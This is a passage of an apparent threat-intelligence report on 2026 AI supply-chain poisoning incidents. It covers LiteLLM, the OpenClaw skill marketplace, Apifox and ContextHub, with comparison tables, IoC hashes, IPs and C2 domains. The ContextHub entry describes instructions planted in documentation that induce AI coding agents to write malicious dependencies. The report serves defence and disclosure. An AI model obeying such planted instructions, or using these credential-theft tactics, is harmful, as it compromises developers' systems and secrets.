1) The "hub effect" of the AI ecosystem supply chain is significant, and attacks offer an extremely high cost-effectiveness ratio.

The AI ecosystem supply chain exhibits a pattern of "upstream concentration and downstream radiation". Core components (such as LiteLLM and the OpenClaw skills marketplace) serve as hubs connecting large models, development tools, and end users, possessing the advantage of "single-point breakthrough and full-domain penetration". Attackers do not need to target each AI application or user individually; by compromising a single core supply chain node (such as an open-source framework, CDN, or skills marketplace), they can leverage the dependencies within the AI ecosystem to quickly spread to thousands of downstream projects and hundreds of thousands of users, significantly reducing attack costs and increasing attack coverage. For example, LiteLLM, as middleware connecting 100+ large models and supporting 2112 downstream packets, caused widespread infection within 3 hours through its poisoning attack, making its cost-effectiveness far exceed that of traditional single-point attacks.

2) The "default trust" mechanism in the AI ecosystem lowers the barrier to attack.

AI development and applications heavily rely on open-source ecosystems, official tools, and authoritative documentation. Developers generally have a "default trust" in supply chain links such as AI frameworks, official CDNs, skill marketplaces, and PyPI repositories, allowing conventional security policies to directly permit related operations, creating inherent security vulnerabilities. Attackers exploit this characteristic, disguising malicious code as legitimate components (such as utility plugins for OpenClaw, official versions of LiteLLM, and Apifox CDN scripts). Leveraging the trust chain within the AI ecosystem, they can easily bypass traditional security measures such as endpoint protection and firewalls, achieving undetected penetration. This "using trust to break through protection" approach requires no complex attack techniques, significantly lowering the barrier to entry for AI supply chain attacks.

3) AI supply chain components have high privileges and centralize sensitive information, making them highly lucrative targets for attacks.

Core components of the AI supply chain (such as AI frameworks, development tools, and cloud services) typically require high-level system privileges to function and inherently possess all sensitive information—including large model API keys, cloud service access credentials, SSH keys, database configurations, CI/CD pipeline tokens, etc.—essentially acting as a "key store" for the AI ecosystem. Once these supply chain nodes are compromised, attackers can directly gain high privileges, unrestricted access to sensitive data, manipulate AI infrastructure, and even tamper with model weights and influence AI decisions, yielding far greater rewards than traditional supply chain attacks. For example, in the LiteLLM poisoning incident, attackers used malicious code to traverse over 50 sensitive paths, stealing all assets and achieving persistent control, causing devastating damage to the company's AI infrastructure.

4) The security framework for the AI ecosystem supply chain is lagging behind, and its defensive capabilities are weak.

Currently, AI technology is in a phase of rapid iteration, with the industry focusing on functional innovation and efficiency improvement. However, the construction of supply chain security systems is severely lagging, and numerous security vulnerabilities provide opportunities for attackers. On the one hand, the review mechanisms for AI open-source components, skill markets, and development tools are loose (e.g., OpenClaw). ClawHub's lax review process and PyPI repository's loose version review process make it difficult to detect malicious components. On the other hand, traditional security mechanisms (such as firewalls and endpoint protection) are insufficiently targeted at AI supply chain attacks, unable to identify "abnormal requests initiated by legitimate applications", and powerless

against featureless malicious files distributed through official channels. Furthermore, the "efficiency over security" mentality in AI development leads to a lack of minimum privilege configuration and loose key management, further weakening supply chain defense capabilities and making the supply chain a weak link and key entry point in the fight against AI threats.

7.2 Recent AI Supply Chain Incidents List

1. OpenClaw 「Claw Havoc」 Poisoning Incident (February 2026): Attackers exploited the low-level review mechanism of the OpenClaw agent skill marketplace ClawHub to upload more than a thousand malicious skill plugins in batches. At the same time, they forged and counterfeited npm packages to induce users to install them, thus poisoning the supply chain and affecting more than 270,000 OpenClaw public network instances worldwide.

2. LiteLLM Supply Chain Poisoning Incident (March 2026): LiteLLM, an AI large model gateway library with over 40,000 stars on GitHub, had malicious code injected into its PyPI platform versions 1.82.7 and 1.82.8. Attackers compromised the Trivy tool, which the CI/CD pipeline relies on, and stole the release token to release the malicious package, affecting thousands of downstream AI frameworks.

3. Apifox CDN Poisoning Incident (March 2026): Attackers hijacked the official Apifox CDN domain and replaced normal JS files with malicious versions. The malicious script was automatically loaded when the AI development tool Apifox client started, stealing sensitive data such as users' SSH keys and command line history. It remained dormant for 18 days and caused widespread impact.

4. ContextHub Document Poisoning Incident (March 2026): Attackers exploited the AI coding agent's trust in official documentation to inject malicious instructions into project documents, inducing the AI model to write malicious dependency packages when generating code, achieving supply chain-level large-scale dissemination.

Table 7-1 Comparative Analysis of Recent AI Ecosystem Supply Chain Security Incidents

Incident Name	Time of Occurrence	Attack Phase	Attack Methods	Scope of Impact	Core Hazard	AI Scenario Characteristics Association
OpenClaw 「Claw Havoc」 poisoning	February 2026	Technical layer (AI agent plugin)	Exploiting lax moderation on the skills marketplace to upload malicious	270,000 OpenClaw public network instances globally, more than 20	Stealing sensitive information such as browser passwords,	Leveraging the open-source nature of personal AI agents and exploiting the vulnerabilities of an open plugin ecosystem with lax oversight, this approach

			plugins in bulk; creating counterfeit npm packages to trick users into installing them.	countries and regions have been infected.	SSH keys, and cloud service credentials to achieve remote control of AI agents.	precisely targets the user group of AI intelligent agents.
LiteLLM supply chain poisoning	March 2026	Technical layer (AI frameworks/tool chains)	The attack compromised Trivy tools relied upon by the CI/CD pipeline, stole the PyPI release token, and injected a malicious .pth file to achieve silent execution.	Thousands of downstream AI frameworks worldwide (including DSPy, Open Interpreter, etc.), personal development environments, and enterprise production clusters.	Stealing all sensitive assets (SSH private keys, cloud credentials, etc.), encrypting and transmitting them externally, and achieving persistent storage, impacts the entire AI development process.	By leveraging the "connection hub" attribute of AI frameworks and relying on their wide-area dependency chains, a chain reaction of "one person poisoning, the whole area affected" can be achieved.
Apifox CDN poisoning	March 2026	Application layer (AI development tools)	Hijacks the official CDN domain, replaces normal JS files with malicious versions, automatically loads them when the client starts, and dynamically obtains the attack payload.	Apifox users across its entire platform, impacting AI infrastructure across multiple sectors including the internet, finance, and smart manufacturing.	The attack steals sensitive data such as SSH keys and command-line history, achieving silent attacks by exploiting the normal startup process of the tool, making it highly	By leveraging the inherent trust that AI development tools place in the official CDN, and exploiting the security design flaws of the Electron framework, a seamless penetration test can be achieved.

					difficult to detect.	
ContextHub document-induced poisoning	March 2026	Technical layer (AI development documentation)	Malicious instructions are implanted in the official documentation to induce the AI model to write malicious dependency packages when generating code, and then spread through AI coding proxies.	AI development teams that rely on ContextHub documentation, as well as all developer environments that run `pip install` downstream	Low-cost supply chain-level diffusion; malicious dependency packages can steal sensitive information after installation, making the attack highly covert.	By leveraging the trust that AI models place in official documentation, and combining tip injection with supply chain attacks, a new AI-driven attack paradigm is formed.

7.3 A Systematic Approach to Closed-Loop Security Defense

Supply Chain	Core Exposure Points	Specific Manifestations	Related AI Scenarios
Basic layer (computing power /data)	Computing hardware firmware vulnerabilities, training data corruption, and data annotation tool tampering	1. Backdoors implanted in AI chip (GPU/TPU) firmware; 2. Malicious samples mixed into publicly available training datasets; 3. Malicious code carried by third-party data annotation tools.	Large model training, AI chip deployment, and data annotation platform
Technical layer (framework/tool/model)	Open source framework vulnerabilities, AI toolchain poisoning, model weight tampering, and lack of plugin review.	1. Poisoning of AI-related dependency packages on platforms such as PyPI ; 2. CDN hijacking of AI development tools (Apifox); 3. Intrusion into the CI/CD pipeline of	AI development and deployment, AI agents (OpenClaw), large model fine-tuning, CI/CD pipeline

		open-source AI frameworks (LiteLLM); 4. The lack of oversight in the AI agent skill market has led to a proliferation of malicious plugins.	
Application layer (terminal /service)	AI application plugin tampering, remote resource hijacking of terminal AI tools, and API interface contamination.	1. Malicious code is injected into the personal AI agent plugin; 2. Malicious remote scripts are loaded into the AI client; 3. Third-party AI API interfaces are tampered with, returning malicious results.	Personal AI Agent (OpenClaw), AI Development Terminal, AI API Calling Service
Support layer (cloud services/operations and maintenance)	AI cloud service credential leaks, MLOps tool vulnerabilities, and container image contamination.	1. Cloud computing platform access credentials were stolen; 2. Insufficient access control for MLOps tools; 3. Container images used for AI deployment (such as Trivy) were tampered with.	Cloud-native AI deployment, large-scale model cloud services, AI operation and maintenance management.

8 IoCs

IoCs
E10B1FA84F1D6481625F741B69892780140D4E0E7769E7491E5F4D894C2E0E09
FCB81618BB15EDFDEDFB638B4C08A2AF9CAC9ECFA551AF135A8402BF980375CF
617B67A8E1210E4FC87C92D1D1DA45A2F311C08D26E89B12307CF583C900D101
92FF08773995EBC8D55EC4B8E1A225D0D1E51EFA4EF88B8849D0071230C9645A
142.11.196.73
142.11.199.73
142.11.206.73

sfrclak.com
callnrwise.com

Appendix 1 : AVL Cloud Automated Sample Analysis Report


分析C2

Appendix II: References

[1] axios Compromised on npm - Malicious Versions Drop Remote Access Trojan
https://www.stepsecurity.io/blog/axios-compromised-on-npm-malicious-versions-drop-remote-access-trojan

[2] OpenClaw is in danger again! Axios npm was compromised and infected with a cross-platform Trojan
https://mp.weixin.qq.com/s/RlDHkCSp_CzOzP2gt7jyQg

[3] LiteLLM Supply Chain Poisoning Incident [Aggregated Intelligence]
https://mp.weixin.qq.com/s/KTK0O8Qzvh4PowUf2_sTNA

[4] Claw Havoc: Analysis of Large-Scale Poisoning Campaign Targeting the OpenClaw Skill Market for AI Agents
https://www.antiy.com/response/OpenClaw_AI_Poisoning_Attack_Analysis.html

[5] Apifox Supply Chain Poisoning Attack - Full Technical Analysis
https://rce.moe/2026/03/25/apifox-supply-chain-attack-analysis/

[6] AI supply chain attacks don't even require malware…just post poisoned documentation
https://www.theregister.com/2026/03/25/ai_agents_supply_chain_attack_context_hub/